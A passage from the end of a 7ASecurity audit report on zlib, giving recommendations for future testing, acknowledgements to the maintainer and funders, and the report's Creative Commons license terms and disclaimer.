Future audits would benefit from a larger testing budget, enabling deeper analysis of complex edge cases, advanced fuzzing campaigns, platform-specific behaviors, and dependency interactions. Expanding the scope to include additional internet-facing zlib resources or downstream integration scenarios could also provide further assurance.

Regular security testing is recommended, ideally on an annual basis or following substantial code or release-process changes, to ensure that new functionality does not introduce unintended security regressions. This approach has consistently proven effective in reducing long-term security risk and improving resilience over time.

7ASecurity would like to sincerely thank Mark Adler for his professionalism, responsiveness, and collaboration throughout this audit. Last but not least, appreciation must be extended to the *Open Source Technology Improvement Fund (OSTIF)* for facilitating and managing this project, and the *Sovereign Tech Agency* for funding it.

License and Legal Notice

This report is licensed under the *Creative Commons Attribution-ShareAlike 4.0 International (CC BY-SA 4.0)*[87] license.

You are free to:

- **Share** – copy and redistribute the material in any medium or format
- **Adapt** – remix, transform, and build upon the material for any purpose, even commercially

Under the following terms:

- **Attribution** – You must give appropriate credit to 7ASecurity, provide a link to the license, and indicate if changes were made. You may do so in any reasonable manner, but not in any way that suggests 7ASecurity endorses you or your use.

- **ShareAlike** – If you remix, transform, or build upon the material, you must distribute your contributions under the same license as the original.

Exceptions and Restrictions:

- **Trademarks and Logos**: The 7ASecurity name, logo, and visual identity elements (such as custom fonts or design marks) are not licensed under CC BY-SA 4.0 and may not be used without explicit written permission.

- **Third-party Content:** Any third-party content (e.g., open source project logos, screenshots, excerpts) included in this report remains under its respective copyright and licensing terms.

- **No Endorsement:** Use of this report does not imply endorsement by 7ASecurity of any derivative works, use cases, or conclusions drawn from the material.

Disclaimer: This report is provided for informational purposes only and reflects the state of the target project at the time of testing. No warranties are provided. Use at your own risk.

[87] https://creativecommons.org/licenses/by-sa/4.0/